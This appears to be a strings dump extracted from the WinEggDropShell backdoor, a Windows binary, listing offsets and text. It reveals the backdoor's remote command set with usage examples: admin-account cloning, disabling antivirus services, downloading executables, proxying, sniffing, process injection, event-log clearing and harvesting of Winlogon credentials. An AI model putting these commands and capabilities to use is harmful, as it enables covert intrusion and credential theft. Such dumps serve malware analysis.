00081C8C	10081C8C	0	FileTime
00081C99	10081C99	0	Usage: FTPServer ControlPort BindPort User Pass RootDir AllowedIP [Access]
00081CE5	10081CE5	0	Example: FTPServer 21 55555 test test c:\All RWLCDU
00081D1B	10081D1B	0	Example: FTPServer 21 55555 test test c:\216.*.*
00081D53	10081D53	0	FTPServer
00081D5E	10081D5E	0	FTPServer
00081D69	10081D69	0	FTPServer
00081D77	10081D77	0	Usage: HTTPServer RootDir Port [AllowedIP]
00081DA3	10081DA3	0	Example: HTTPServer c:\ 82
00081DBF	10081DBF	0	Example: HTTPServer c:\ 82 216.*.*
00081DE8	10081DE8	0	HTTPServer
00081DF4	10081DF4	0	HTTPServer
00081E00	10081E00	0	HTTPServer
00081E0F	10081E0F	0	Usage: KillHTTPServer ThreadNumber
00081E33	10081E33	0	Example: KillHTTPServer 1
00081E51	10081E51	0	KillHTTPServer
00081E61	10081E61	0	KillHTTPServer
00081E71	10081E71	0	KillHTTPServer
00081E84	10081E84	0	Usage: StartProxy [UserName] [Password] Port AllowedIP
00081EBC	10081EBC	0	Example: StartProxy 12345 ALL
00081EDB	10081EDB	0	Example: StartProxy 12345 210.11.*.*
00081F01	10081F01	0	Example: StartProxy Guest nothing 12345 ALL
00081F2E	10081F2E	0	Example: StartProxy Guest nothing 12345 210.11.*.*
00081F65	10081F65	0	StartProxy
00081F71	10081F71	0	StartProxy
00081F7D	10081F7D	0	StartProxy
00081F8C	10081F8C	0	Usage: DelKey KeyName
00081FA3	10081FA3	0	Example: DelKey 123 abc
00081FBF	10081FBF	0	DelKey
00081FC7	10081FC7	0	DelKey
00081FCF	10081FCF	0	DelKey
00081FDA	10081FDA	0	Usage: ConfigService Auto Demand Disable ServiceName
00082010	10082010	0	Example: ConfigService Auto Norton Antivirus Server
00082048	10082048	0	ConfigService
00082057	10082057	0	ConfigService
00082066	10082066	0	ConfigService
00082078	10082078	0	Usage: ViewFile FileName
00082092	10082092	0	Example: ViewFile abc.txt
000820B0	100820B0	0	ViewFile
000820BA	100820BA	0	ViewFile
000820C4	100820C4	0	ViewFile
000820D1	100820D1	0	Usage: Http://IP/FileName SaveFileName
000820F9	100820F9	0	Example: Http://12.12.12.12/a.exe abc.exe
00082124	10082124	0	Example: Http://12.12.12.12:81/a.exe abc.exe
0008216A	1008216A	0	Usage: Redirect SourcePort RemoteHost RemotePort [AllowedIP]
000821A8	100821A8	0	Example: Redirect 12345 127.0.0.1 23456
000821D1	100821D1	0	Example: Redirect 12345 127.0.0.1 23456 12.12.*.*
00082207	10082207	0	Redirect
00082211	10082211	0	Redirect
0008221B	1008221B	0	Redirect
00082228	10082228	0	Usage: Clone AdminAccount Guest Password
00082252	10082252	0	Example: Clone Administrator Guest 12345
0008227F	1008227F	0	Clone
00082286	10082286	0	Clone
0008228D	1008228D	0	Clone
00082297	10082297	0	Usage: Send ThreadNumber All Message
000822BD	100822BD	0	Example: Send All Hello
000822EE	100822EE	0	Usage: StartSniffer NIC Log
0008230B	1008230B	0	Example: StartSniffer 0 Log
0008232B	1008232B	0	StartSniffer
00082339	10082339	0	StartSniffer
00082347	10082347	0	StartSniffer
00082358	10082358	0	Usage: SetTimeOut Time
00082370	10082370	0	Example: SetTimeOut 300
0008238C	1008238C	0	SetTimeOut
00082398	10082398	0	SetTimeOut

000823A4	100823A4	0	SetTimeOut
000823B3	100823B3	0	Usage: SID Local IP
000823C8	100823C8	0	Example: SID Local
000823DC	100823DC	0	Example: SID 12.12.12.12
0008240B	1008240B	0	Usage: SetPath Path
00082420	10082420	0	Example: SetPath c:\winnt\system32
00082447	10082447	0	SetPath
00082450	10082450	0	SetPath
00082459	10082459	0	SetPath
00082465	10082465	0	Usage: KillThreads ThreadNumber
00082486	10082486	0	Example: KillThreads 0
000824A1	100824A1	0	KillThreads
000824AE	100824AE	0	KillThreads
000824BB	100824BB	0	KillThreads
000824CB	100824CB	0	Usage: ViewService ServiceName
000824EB	100824EB	0	Example: ViewService Radmm
0008250A	1008250A	0	ViewService
00082517	10082517	0	ViewService
00082524	10082524	0	ViewService
00082534	10082534	0	Usage: DeleteService ServiceName
00082556	10082556	0	Example: DeleteService Radmm
00082577	10082577	0	DeleteService
00082586	10082586	0	DeleteService
00082595	10082595	0	DeleteService
000825A7	100825A7	0	Usage: StartService ServiceName
000825C8	100825C8	0	Example: StartService Radmm
000825E8	100825E8	0	StartService
000825F6	100825F6	0	StartService
00082604	10082604	0	StartService
00082615	10082615	0	Usage: StopService ServiceName
00082635	10082635	0	Example: StopService Radmm
00082654	10082654	0	StopService
00082661	10082661	0	StopService
0008266E	1008266E	0	StopService
0008267E	1008267E	0	Usage: Disconnect ThreadNumber All
000826A2	100826A2	0	Example: Disconnect All
000826BE	100826BE	0	Disconnect
000826CA	100826CA	0	Disconnect
000826D6	100826D6	0	Disconnect
000826E5	100826E5	0	Usage: Execute Option
000826FC	100826FC	0	Example: Execute net user Guest abc
00082724	10082724	0	Execute
0008272D	1008272D	0	Execute
00082736	10082736	0	Execute
00082742	10082742	0	Usage: Never UserName
00082759	10082759	0	Example: Never Guest
00082772	10082772	0	Never
00082779	10082779	0	Never
00082780	10082780	0	Never
0008278A	1008278A	0	Usage: InstallTerm Port
000827A3	100827A3	0	Example: InstallTerm 12345
000827C2	100827C2	0	InstallTerm
000827CF	100827CF	0	InstallTerm
000827DC	100827DC	0	InstallTerm
000827EC	100827EC	0	Usage: Del FileName
00082801	10082801	0	Example: Del abc.exe
0008281A	1008281A	0	DelFile
00082823	10082823	0	DelFile
0008282C	1008282C	0	DelFile
00082838	10082838	0	Usage: Dir FileName
0008284D	1008284D	0	Example: Dir *.exe
00082864	10082864	0	DirFile
0008286D	1008286D	0	DirFile
00082876	10082876	0	DirFile
00082882	10082882	0	Usage: Pskill PID ProcessName
000828A1	100828A1	0	Example: Pskill notepad
000828BA	100828BA	0	Example: Pskill 1234
000828D3	100828D3	0	Pskill
000828DB	100828DB	0	Pskill
000828E3	100828E3	0	Pskill
000828EC	100828EC	0	EnumService
000828F9	100828F9	0	EnumService
00082906	10082906	0	EnumService
00082914	10082914	0	RegEdit
0008291D	1008291D	0	RegEdit

00082926	10082926	0	RegEdit
00082930	10082930	0	ViewHTTPInfo
0008293E	1008293E	0	ViewHTTPInfo
0008294C	1008294C	0	ViewHTTPInfo
0008295B	1008295B	0	Filter
00082963	10082963	0	Filter
0008296B	1008296B	0	Filter
00082984	10082984	0	ViewFTPInfo
00082991	10082991	0	ViewFTPInfo
0008299E	1008299E	0	ViewFTPInfo
000829AC	100829AC	0	CheckClone
000829B8	100829B8	0	CheckClone
000829C4	100829C4	0	CheckClone
000829D1	100829D1	0	BackDoor Is Now Being Stopped
000829F5	100829F5	0	BackDoor Will Be Stopped In 60 Seconds
00082A20	10082A20	0	StopBackDoor
00082A2E	10082A2E	0	StopBackDoor
00082A3C	10082A3C	0	StopBackDoor
00082A4D	10082A4D	0	BackDoor Shield Is Just De-Activated
00082A78	10082A78	0	BackDoor Shield Has Been De-Activated
00082AA2	10082AA2	0	UnShield
00082AAC	10082AAC	0	UnShield
00082AB6	10082AB6	0	UnShield
00082AC3	10082AC3	0	BackDoor Shield Is Just Activated
00082AEB	10082AEB	0	BackDoor Shield Has Been Activated
00082B12	10082B12	0	Shield
00082B1A	10082B1A	0	Shield
00082B22	10082B22	0	Shield
00082B2B	10082B2B	0	Thread Time Out Has Taken Place
00082B4F	10082B4F	0	Welcome To WinEggDropShell Eternity Version
00082B8E	10082B8E	0	Kill The Process Successfully
00082BB0	10082BB0	0	Fail To Kill The Process
00082BCF	10082BCF	0	The PID Doesn't Exist Or Fail To Open Process
00082C03	10082C03	0	Fail To Enable Debug Privilege
00082C28	10082C28	0	Fail To Init API
00082C3F	10082C3F	0	Fail To Find The Process Name
00082C63	10082C63	0	List Processes Completed
00082C80	10082C80	0	%-12d%-32s
00082C8D	10082C8D	0	PID Process
00082CA6	10082CA6	0	Password
00082CAF	10082CAF	0	Banner
00082CB6	10082CB6	0	InjectorName
00082CC3	10082CC3	0	ServiceName
00082CCF	10082CCF	0	ServicePort
00082CDB	10082CDB	0	Software\Microsoft\Internet Explorer\WinEggDropShell
00082D10	10082D10	0	The Service %c%s%c Is Starting
00082D30	10082D30	0	Fail To Start The Service %c%s%c
00082D52	10082D52	0	OpenService Fail
00082D64	10082D64	0	Fail To Open SC Manager
00082D7D	10082D7D	0	Stop Service %c%s%c Successfully
00082D9F	10082D9F	0	ExitShell
00082DAA	10082DAA	0	ExitShell
00082DB5	10082DB5	0	ExitShell
00082DD4	10082DD4	0	Fail To Get Thread Number
00082DF0	10082DF0	0	Failed to execute shell
00082E08	10082E08	0	cmd.exe
00082E15	10082E15	0	\TInject.Dll
00082E22	10082E22	0	\InjectT.exe
00082E2F	10082E2F	0	WinEggDrop Shell Eternity Version
00082E51	10082E51	0	Windows Internet Services
00082E6B	10082E6B	0	3f6a6bec11d5fc40534384153012918e
00082E8E	10082E8E	0	Cmd Redirector Complete
00082EA8	10082EA8	0	Return Info Below:
00082EC7	10082EC7	0	Cmd Redirector Mode:
00082EDD	10082EDD	0	Command:
00082EE7	10082EE7	0	%s /c "%s"
00082EF2	10082EF2	0	COMSPEC
00082EFA	10082EFA	0	The Logon Information Is: %S/%S/NULL
00082F21	10082F21	0	The Logon Information Is: %S/%s/NULL
00082F48	10082F48	0	Domain=%S LogonUser=%S WinLogonPID=%d
00082F72	10082F72	0	Fail To Find Winlogon PID
00082F8E	10082F8E	0	Fail To Find Domain
00082FA4	10082FA4	0	No One Logged On
00082FB7	10082FB7	0	RtlRunDecodeUnicodeString
00082FD1	10082FD1	0	RtlDestroyQueryDebugBuffer

00082FEC	10082FEC	0	RtlQueryProcessDebugInformation
0008300C	1008300C	0	RtlCreateQueryDebugBuffer
00083026	10083026	0	NtQuerySystemInformation
0008303F	1008303F	0	NTDLL.DLL
00083049	10083049	0	Unable To Enable Debug Privilege.
0008306D	1008306D	0	SeDebugPrivilege
00083080	10083080	0	AWGINA Mode Is Not Set
0008309D	1008309D	0	AWGINA Mode Is Set
000830B4	100830B4	0	-----
000830E9	100830E9	0	Password: NULL
000830FA	100830FA	0	Auto Admin Logon Has Been Enable
0008311D	1008311D	0	-----
00083152	10083152	0	No User exists for *
00083167	10083167	0	Query User
00083172	10083172	0	WinLogon.exe
0008317F	1008317F	0	System
00083186	10083186	0	--unknown--
00083192	10083192	0	GetModuleBaseNameA
000831A5	100831A5	0	EnumProcessModules
000831B8	100831B8	0	EnumProcesses
000831C6	100831C6	0	psapi.dll
000831D0	100831D0	0	AWGINA.DLL
000831DB	100831DB	0	GINADLL
000831E3	100831E3	0	Password: %s
000831F2	100831F2	0	DefaultPassword
00083202	10083202	0	UserName: %s
00083211	10083211	0	DefaultUserName
00083223	10083223	0	AutoAdminLogon
00083232	10083232	0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
00083268	10083268	0	The Logon Information Is: %S/%s/%S
0008328F	1008328F	0	The Logon Information Is: %S/%s/%S
000832B6	100832B6	0	The Logon Information Is: %S/%s/%S
000832DD	100832DD	0	The Logon Information Is: %S/%s/%S
00083304	10083304	0	The Logon Information Is: %S/%s/%S
0008332A	1008332A	0	*****
00083333	10083333	0	The Logon Information Is: %S/%s/%s
00083359	10083359	0	ilovemeteor
00083365	10083365	0	TermService
00083371	10083371	0	Windows Event Logger
00083386	10083386	0	TermSrv.exe
00083392	10083392	0	TermService
000833A0	100833A0	0	Socks5 Proxy Info Complete
000833BF	100833BF	0	Connected Users: %d
000833D4	100833D4	0	AllowedIP: %s
000833E4	100833E4	0	Socks5 Proxy Port: %d
000833FC	100833FC	0	UserName: %s
0008340A	1008340A	0	Password: %s
00083419	10083419	0	UserName: NULL
00083429	10083429	0	Password: NULL
0008343C	1008343C	0	Socks5 Proxy Info Below:
00083459	10083459	0	Socks5 Proxy Is Not Running
0008347B	1008347B	0	Bind Error Code: %d
00083491	10083491	0	d:\documents and
settings\shootingstar\desktop\test\kk\final\new\winegdropshell\public.c			
000834EB	100834EB	0	nRead<=nSize
000834F8	100834F8	0	Assertion failed:
0008350B	1008350B	0	Fail
00083517	10083517	0	DNS LookUp %s.....
0008352B	1008352B	0	getport
00083535	10083535	0	Stop Socks5 Proxy Successfully
0008355A	1008355A	0	Socks5 Proxy Is Not Running
0008357A	1008357A	0	All The Threads Are In Use, Wait 2 Seconds
000835A9	100835A9	0	Fail To Listen Port
000835C3	100835C3	0	Fail To Create UDP Thread
000835E3	100835E3	0	Fail To Bind UDP Port
000835FF	100835FF	0	Fail To ReUser UDP Port
0008361D	1008361D	0	Fail To Bind TCP Port
00083639	10083639	0	Fail To ReUser TCP Port
00083657	10083657	0	Invalide Socket
0008366D	1008366D	0	Create Socks5 Proxy Thread Successfully
0008369B	1008369B	0	Fail To Create Socks5 Proxy Thread
000836C4	100836C4	0	The AllowedIP Is Too Long
000836E4	100836E4	0	UserName And Password Can't Exceed 32 Characters
0008371B	1008371B	0	Invalid Socks5 Proxy Port
0008373B	1008373B	0	Socks5 Proxy Port Out Of Range

00083760	10083760	0 Socks5 Proxy Is Current Running
00083786	10083786	0 FTP Service Is Not Running
000837A5	100837A5	0 Stop The FTP Session Successfully
000837CB	100837CB	0 999 The Connection Is Forcelly Terminated
000837F8	100837F8	0 The FTP Session Is Inactive
0008381A	1008381A	0 The FTP Session Number Is Out Of Bound
00083847	10083847	0 The FTP Session Number Is Invalid
0008386F	1008386F	0 Stop The FTP Service Successfully
00083895	10083895	0 999 The Connection Is Forcelly Disconnected
000838C4	100838C4	0 FTP Service Is Not Running
000838E3	100838E3	0 No One Connects To The FTP Server
00083907	10083907	0 FTP Session #%->%s. ConnectTime: %d Days %d Hours %d Minutes %d Seconds
00083952	10083952	0 226 List All Current Connector:
00083974	10083974	0 % 16d
0008397B	1008397B	0
00083981	10083981	0
0008398C	1008398C	0 <DIR>
00083997	10083997	0 %02u-%02u-%02u %02u:%02u%s
000839CB	100839CB	0 %d.%d
000839D1	100839D1	0 550 Fail To Open File %s For Writing
000839F8	100839F8	0 550 Fail To Send Data
00083A10	10083A10	0 550 Fail To Move The File Pointer Locally
00083A3C	10083A3C	0 550 Fail To Open File %s For Reading
00083A63	10083A63	0 550 Local File Is Bigger Than Remote File
00083A8F	10083A8F	0 550 Fail To Retrieve File Size
00083AC0	10083AC0	0 250 Directory Changed To %s
00083ADE	10083ADE	0 450 Internal Error Switching Directory
00083B07	10083B07	0 550 No Such Directory.
00083B20	10083B20	0 550 No Allowed.
00083B32	10083B32	0 550 The Directory Can't Be NULL
00083B56	10083B56	0 The FTP Server Provide No Access For User
00083B86	10083B86	0 The Access String Is Invalid
00083BA9	10083BA9	0 Invalid Allowed IP Address
00083BCA	10083BCA	0 Home Dir Doesn't Exist
00083BE7	10083BE7	0 Home Dir Can't Exceed 1024 Characters
00083C13	10083C13	0 Home Dir Must Be In Full Path
00083C3C	10083C3C	0 Password Can't Exceed 128 Characters
00083C67	10083C67	0 User Name Can't Exceed 128 Characters
00083C93	10083C93	0 FTP Bind Port Can't Be Identical To FTP Control Port
00083CCE	10083CCE	0 FTP Data Port Out Of Bound
00083CEF	10083CEF	0 Invalid FTP Bind Port
00083D0B	10083D0B	0 FTP Control Port Out Of Bound
00083D2F	10083D2F	0 Invalid FTP Control Port
00083D4C	10083D4C	0 250 Delete Directory %c%s%c Successfully
00083D77	10083D77	0 450 Internal Error Deleting The Directory %c%s%c
00083DAA	10083DAA	0 550 Directory %c%s%c Not Empty
00083DCB	10083DCB	0 250 Directory %c%s%c Created Successfully
00083DF7	10083DF7	0 450 Internal Error Creating The Directory %c%s%c
00083E2A	10083E2A	0 550 Directory %c%s%c Already Exists
00083E50	10083E50	0 350 %c%s%c Doesn't Exists
00083E6C	10083E6C	0 350 %c%s%c Exists, Ready For Destination Name.
00083E9D	10083E9D	0 550 Fail To Return File Size
00083EBC	10083EBC	0 213 %u
00083EC5	10083EC5	0 213 %s
00083ECE	10083ECE	0 450 Internal Error Deleting The File: "%s"
00083EFB	10083EFB	0 250 File "%s" Was Deleted Successfully.
00083F25	10083F25	0 550 %c%s%c->%c%s%c Fails
00083F40	10083F40	0 250 %c%s%c->%c%s%c Successfully
00083F62	10083F62	0 550 File %s Not Found.
00083F7B	10083F7B	0 500 '%s' Command Has Not Implement Yet.
00083FB4	10083FB4	0 350 Restarting at %s
00083FCB	10083FCB	0 550 Invalid Number
00083FE5	10083FE5	0 200 Type Set To %s.
00084031	10084031	0 200 PORT Command Successful.
00084055	10084055	0 215 WinEggDrop Windows
00084073	10084073	0 221 FareWell
0008408B	1008408B	0 257 "%s" Is Current Directory.
000840AC	100840AC	0 257 "%c" Is Current Directory.
000840CD	100840CD	0 450 Internal Error Retrieving Current Directory
00084108	10084108	0 227 Entering Passive Mode (%s).
0008412F	1008412F	0 200 NOOP Command Successful.
00084153	10084153	0 XCUP XMKD XPWD XRMD
00084172	10084172	0 214 HELP Command Successful.
00084191	10084191	0 STOR SYST TYPE XCWD
000841B1	100841B1	0 RMD RNFR RNTD SIZE

000841D1 100841D1 0 PWD QUIT REST RETR
000841F1 100841F1 0 NLIST NOOP PASV PORT
00084211 10084211 0 EXEC HELP LIST MKD
00084230 10084230 0 BYE CDUP CWD DELE
00084250 10084250 0 214-The Following Commands Are Recognized:
0008428C 1008428C 0 125 Data Connection Already Open; Transfer Starting.
000842C3 100842C3 0 %s/bin/ls.
000842DC 100842DC 0 The Token Is Too Long
000842F6 100842F6 0 226 Transfer Complete.
00084312 10084312 0 %s%s.
0008431A 1008431A 0 550 %s: Found None File.
00084337 10084337 0 150 Opening Binary Mode Data Connection For
00084364 10084364 0 150 Opening ASCII Mode Data Connection For
00084390 10084390 0 550 Permission Denied
000843A8 100843A8 0 999 Time Out Is Detected
000843C3 100843C3 0 550 Exceeds The MAX Connection Per IP
000843EB 100843EB 0 550 Your IP Is Not Allowed
00084408 10084408 0 530 User %s Not Log In; User Or Password Incorrect
0008444A 1008444A 0 230 User Logged In, Proceed.
00084469 10084469 0 331 User Name OK, Need Password.
00084491 10084491 0 127.0.0.1
0008449B 1008449B 0 0.0.0.0
000844B1 100844B1 0 192.168
000844B9 100844B9 0 All The Threads Are In Use, Wait 20 Seconds
000844EA 100844EA 0 UnlockAccess:
000844F9 100844F9 0 DeleteAccess:
00084515 10084515 0 CreateAccess:
00084524 10084524 0 ListAccess:
00084538 10084538 0 Yes
00084540 10084540 0 WriteAccess:
0008454E 1008454E 0 No
00084556 10084556 0 Yes
0008455F 1008455F 0 ReadAccess:
0008456C 1008456C 0 FTP Server Is Started
00084583 10084583 0 ControlPort: %d
00084594 10084594 0 BindPort: %d
000845A2 100845A2 0 UserName: %s
000845B0 100845B0 0 Password: %s
000845BE 100845BE 0 HomeDir: %s
000845CB 100845CB 0 Allowd IP: %s
000845DA 100845DA 0 External NIC: %s
000845F1 100845F1 0 Create FTP Server Successfully
00084616 10084616 0 Fail To Create FTP Server
00084636 10084636 0 Fail To Retrieve External NIC
0008465A 1008465A 0 The FTP Server Is Already Running
0008469C 1008469C 0 %s %s %s %s %d
000846AC 100846AC 0 %s %s %s %s %d
000855A9 100855A9 0 :W|>?W|
000855BA 100855BA 0 W|BiX|:aW|NkW|
000855DD 100855DD 0 =W|C=W|
000855E5 100855E5 0 aW|6=W|
000855EE 100855EE 0 X|jW|{:W|F
000855FA 100855FA 0 X|+>W|
0008562A 1008562A 0 X|~LW|
0008568D 1008568D 0 ?X|A;W|-TW|
00085699 10085699 0 7W|AZW|
000856CD 100856CD 0 F-|7@-|
000856E2 100856E2 0 .|0#-|
000856F1 100856F1 0)|v|-|
00085701 10085701 0 !.|t".|
0008572D 1008572D 0 .-|\$0-|
00085746 10085746 0 -|Xd|.|
00085806 10085806 0 NetApiBufferFree
0008581A 1008581A 0 NetLocalGroupEnum
0008582E 1008582E 0 NetLocalGroupGetMembers
0008584A 1008584A 0 NetUserEnum
0008585A 1008585A 0 NetUserSetInfo
0008586E 1008586E 0 WNetCancelConnection2A
0008588A 1008588A 0 WNetAddConnection2A
000858A2 100858A2 0 htons
000858AA 100858AA 0 ioctlsocket
000858BA 100858BA 0 inet_addr
000858C6 100858C6 0 inet_ntoa
000858D2 100858D2 0 listen
000858DE 100858DE 0 ntohs

000858EE	100858EE	0	recvfrom
000858FA	100858FA	0	select
00085906	10085906	0	accept
0008591A	1008591A	0	sendto
00085926	10085926	0	setsockopt
00085936	10085936	0	socket
00085942	10085942	0	gethostbyname
0008595A	1008595A	0	gethostname
0008596A	1008596A	0	WSAAsyncSelect
0008597E	1008597E	0	closesocket
0008598E	1008598E	0	WSAGetLastError
000859A2	100859A2	0	WSAStartup
000859B2	100859B2	0	WSACleanup
000859C2	100859C2	0	___WSAFDIsSet
000859D2	100859D2	0	connect
000859DE	100859DE	0	WSAAccept
000859EA	100859EA	0	getpeername
000859FA	100859FA	0	WSAIoctl
00085A06	10085A06	0	getsockname
00085A16	10085A16	0	WSASocketA
00085A26	10085A26	0	WSAAddressToStringA
00085A3E	10085A3E	0	htonl
00085A46	10085A46	0	InternetCloseHandle
00085A5E	10085A5E	0	InternetConnectA
00085A72	10085A72	0	InternetCrackUrlA
00085A86	10085A86	0	InternetFindNextFileA
00085A9E	10085A9E	0	InternetGetConnectedState
00085ABA	10085ABA	0	InternetGetLastResponseInfoA
00085ADA	10085ADA	0	InternetOpenA
00085AEA	10085AEA	0	InternetReadFile
00085AFE	10085AFE	0	InternetWriteFile
00085B12	10085B12	0	FtpCommandA
00085B22	10085B22	0	FtpCreateDirectoryA
00085B3A	10085B3A	0	FtpDeleteFileA
00085B4E	10085B4E	0	FtpFindFirstFileA
00085B62	10085B62	0	FtpGetCurrentDirectoryA
00085B7E	10085B7E	0	FtpOpenFileA
00085B8E	10085B8E	0	FtpRemoveDirectoryA
00085BA6	10085BA6	0	FtpRenameFileA
00085BBA	10085BBA	0	FtpSetCurrentDirectoryA
00085BD6	10085BD6	0	HttpOpenRequestA
00085BEA	10085BEA	0	HttpQueryInfoA
00085BFE	10085BFE	0	HttpSendRequestA
00085C12	10085C12	0	ExitProcess
00085C22	10085C22	0	ExitThread
00085C32	10085C32	0	FileTimeToSystemTime
00085C4A	10085C4A	0	FindClose
00085C56	10085C56	0	FindFirstFileA
00085C6A	10085C6A	0	FindNextFileA
00085C7A	10085C7A	0	FreeLibrary
00085C8A	10085C8A	0	GetComputerNameA
00085C9E	10085C9E	0	GetCurrentDirectoryA
00085CB6	10085CB6	0	GetCurrentProcess
00085CCA	10085CCA	0	GetCurrentProcessId
00085CE2	10085CE2	0	GetDateFormatA
00085CF6	10085CF6	0	GetDiskFreeSpaceExA
00085D0E	10085D0E	0	GetDriveTypeA
00085D1E	10085D1E	0	GetEnvironmentStringsA
00085D3A	10085D3A	0	GetFileAttributesA
00085D52	10085D52	0	GetFileSize
00085D62	10085D62	0	GetFileTime
00085D72	10085D72	0	GetLastError
00085D82	10085D82	0	GetLocalTime
00085D92	10085D92	0	GetLogicalDrives
00085DA6	10085DA6	0	GetModuleFileNameA
00085DBE	10085DBE	0	GetModuleHandleA
00085DD2	10085DD2	0	CloseHandle
00085DE2	10085DE2	0	GetProcAddress
00085DF6	10085DF6	0	GetProcessHeap
00085E0A	10085E0A	0	GetSystemDirectoryA
00085E22	10085E22	0	GetSystemInfo
00085E32	10085E32	0	GetTickCount
00085E42	10085E42	0	GetTimeFormatA
00085E56	10085E56	0	GetUserDefaultLangID
00085E6E	10085E6E	0	GetVersionExA

00085E7E	10085E7E	0	GlobalMemoryStatus
00085E96	10085E96	0	CopyFileA
00085EA2	10085EA2	0	HeapAlloc
00085EAE	10085EAE	0	HeapFree
00085EBA	10085EBA	0	InterlockedDecrement
00085ED2	10085ED2	0	InterlockedIncrement
00085EEA	10085EEA	0	LoadLibraryA
00085EFA	10085EFA	0	CreateDirectoryA
00085F0E	10085F0E	0	MapViewOfFile
00085F1E	10085F1E	0	MoveFileA
00085F2A	10085F2A	0	MultiByteToWideChar
00085F42	10085F42	0	OpenFile
00085F4E	10085F4E	0	OpenProcess
00085F5E	10085F5E	0	CreateEventA
00085F6E	10085F6E	0	PeekNamedPipe
00085F7E	10085F7E	0	QueryPerformanceCounter
00085F9A	10085F9A	0	QueryPerformanceFrequency
00085FB6	10085FB6	0	CreateFileA
00085FC6	10085FC6	0	ReadFile
00085FD2	10085FD2	0	ReadProcessMemory
00085FE6	10085FE6	0	RemoveDirectoryA
00085FFA	10085FFA	0	RtlUnwind
00086006	10086006	0	RtlZeroMemory
00086016	10086016	0	SetCurrentDirectoryA
0008602E	1008602E	0	SetFileAttributesA
00086046	10086046	0	SetFilePointer
0008605A	1008605A	0	SetFileTime
0008606A	1008606A	0	Sleep
00086072	10086072	0	TerminateProcess
00086086	10086086	0	TerminateThread
0008609A	1008609A	0	UnmapViewOfFile
000860AE	100860AE	0	CreatePipe
000860BE	100860BE	0	VirtualQueryEx
000860D2	100860D2	0	WaitForMultipleObjects
000860EE	100860EE	0	CreateProcessA
00086102	10086102	0	WaitForSingleObject
0008611A	1008611A	0	WideCharToMultiByte
00086132	10086132	0	WriteFile
0008613E	1008613E	0	IstrcmpiA
0008614A	1008614A	0	CreateThread
0008615A	1008615A	0	DeleteFileA
0008616A	1008616A	0	DeviceIoControl
0008617E	1008617E	0	DisconnectNamedPipe
00086196	10086196	0	DuplicateHandle
000861AA	100861AA	0	EnumDisplaySettingsA
000861C2	100861C2	0	ExitWindowsEx
000861D2	100861D2	0	EqualSid
000861DE	100861DE	0	AdjustTokenPrivileges
000861F6	100861F6	0	AllocateAndInitializeSid
00086212	10086212	0	GetSidIdentifierAuthority
0008622E	1008622E	0	GetSidSubAuthority
00086246	10086246	0	GetSidSubAuthorityCount
00086262	10086262	0	GetTokenInformation
0008627A	1008627A	0	IsValidSid
0008628A	1008628A	0	LookupAccountNameA
000862A2	100862A2	0	LookupAccountSidA
000862B6	100862B6	0	LookupPrivilegeValueA
000862CE	100862CE	0	OpenEventLogA
000862DE	100862DE	0	OpenProcessToken
000862F2	100862F2	0	OpenSCManagerA
00086306	10086306	0	OpenServiceA
00086316	10086316	0	QueryServiceStatus
0008632E	1008632E	0	RegCloseKey
0008633E	1008633E	0	RegCreateKeyExA
00086352	10086352	0	RegDeleteKeyA
00086362	10086362	0	RegDeleteValueA
00086376	10086376	0	RegEnumKeyA
00086386	10086386	0	RegEnumKeyExA
00086396	10086396	0	RegEnumValueA
000863A6	100863A6	0	RegOpenKeyExA
000863B6	100863B6	0	RegQueryValueExA
000863CA	100863CA	0	RegSetValueExA
000863DE	100863DE	0	ChangeServiceConfigA
000863F6	100863F6	0	ClearEventLogA
0008640A	1008640A	0	StartServiceA

0008641A 1008641A 0 CloseEventLog
0008642A 1008642A 0 CloseServiceHandle
00086442 10086442 0 ControlService
00086456 10086456 0 CreateServiceA
0008646A 1008646A 0 DeleteService
0008647A 1008647A 0 _fdopen
00086486 10086486 0 _itoa
0008648E 1008648E 0 _open_osfhandle
000864A2 100864A2 0 _snprintf
000864AE 100864AE 0 _strcmpi
000864BA 100864BA 0 _stricmp
000864C6 100864C6 0 _strlwr
000864D2 100864D2 0 _strnicmp
000864DE 100864DE 0 _strupr
000864EA 100864EA 0 toupper
000864F6 100864F6 0 _wcsicmp
00086502 10086502 0 _write
00086526 10086526 0 fclose
00086532 10086532 0 fgets
0008653A 1008653A 0 fopen
0008654A 1008654A 0 getenv
00086556 10086556 0 _cexit
00086562 10086562 0 malloc
0008656E 1008656E 0 mbstowcs
0008657A 1008657A 0 memcmp
00086586 10086586 0 memcpy
00086592 10086592 0 memset
0008659E 1008659E 0 printf
000865AA 100865AA 0 raise
000865B2 100865B2 0 setbuf
000865BE 100865BE 0 sprintf
000865CA 100865CA 0 sscanf
000865D6 100865D6 0 strcat
000865E2 100865E2 0 strchr
000865EE 100865EE 0 strcmp
000865FA 100865FA 0 strcpy
00086606 10086606 0 strlen
00086612 10086612 0 strncmp
0008661E 1008661E 0 strncpy
0008662A 1008662A 0 strstr
00086636 10086636 0 strtok
00086642 10086642 0 wcsncpy
0008664C 1008664C 0 NETAPI32.DLL
00086670 10086670 0 MPR.DLL
00086680 10086680 0 WS2_32.DLL
00086708 10086708 0 WININET.DLL
00086768 10086768 0 KERNEL32.DLL
000868A8 100868A8 0 USER32.DLL
000868BC 100868BC 0 ADVAPI32.DLL
00086954 10086954 0 CRTDLL.DLL
0008A028 1008A028 0 d:\documents and
settings\shootingstar\desktop\test\kk\final\new\wineggdropshell\Ncc\public.dll
0008B032 1008B032 0 _LibMain@12
0008C238 1008C238 0 trxp
0008C29B 1008C29B 0 Q_YPk
0008C2D8 1008C2D8 0 g ntM
0008C2E3 1008C2E3 0 This ex
0008C2ED 1008C2ED 0 utabl
0008C305 1008C305 0 b6i~n
0008C4D8 1008C4D8 0 F=u8dII\$JOr
0008C505 1008C505 0 c.1 k
0008C510 1008C510 0 %s."Op
0008C526 1008C526 0 USER32
0008C536 1008C536 0 agCBoxA
0008D238 1008D238 0 VRj@WQS
0008D26B 1008D26B 0 WQRj@V
0008D39F 1008D39F 0 ltrxp
0008D3B0 1008D3B0 0 %tQ<'u
0008D464 1008D464 0 This executable is corrupt! Please obtain a new copy.
0008D49A 1008D49A 0 Checksum Failure!
0008D727 1008D727 0 Entry Point Not Found
0008D73D 1008D73D 0 The ordinal %d could not be located in the dynamic link library %s.
0008D781 1008D781 0 The procedure entry point %s could not be located in the dynamic link library %s.
0008D7D3 1008D7D3 0 USER32.DLL
0008D7DE 1008D7DE 0 MessageBoxA

0008D7EA	1008D7EA	0	wsprintfA
0008D811	1008D811	0	MWjdNWj}
0008E2E3	1008E2E3	0	VRj@WQS
0008E316	1008E316	0	WQRj@V
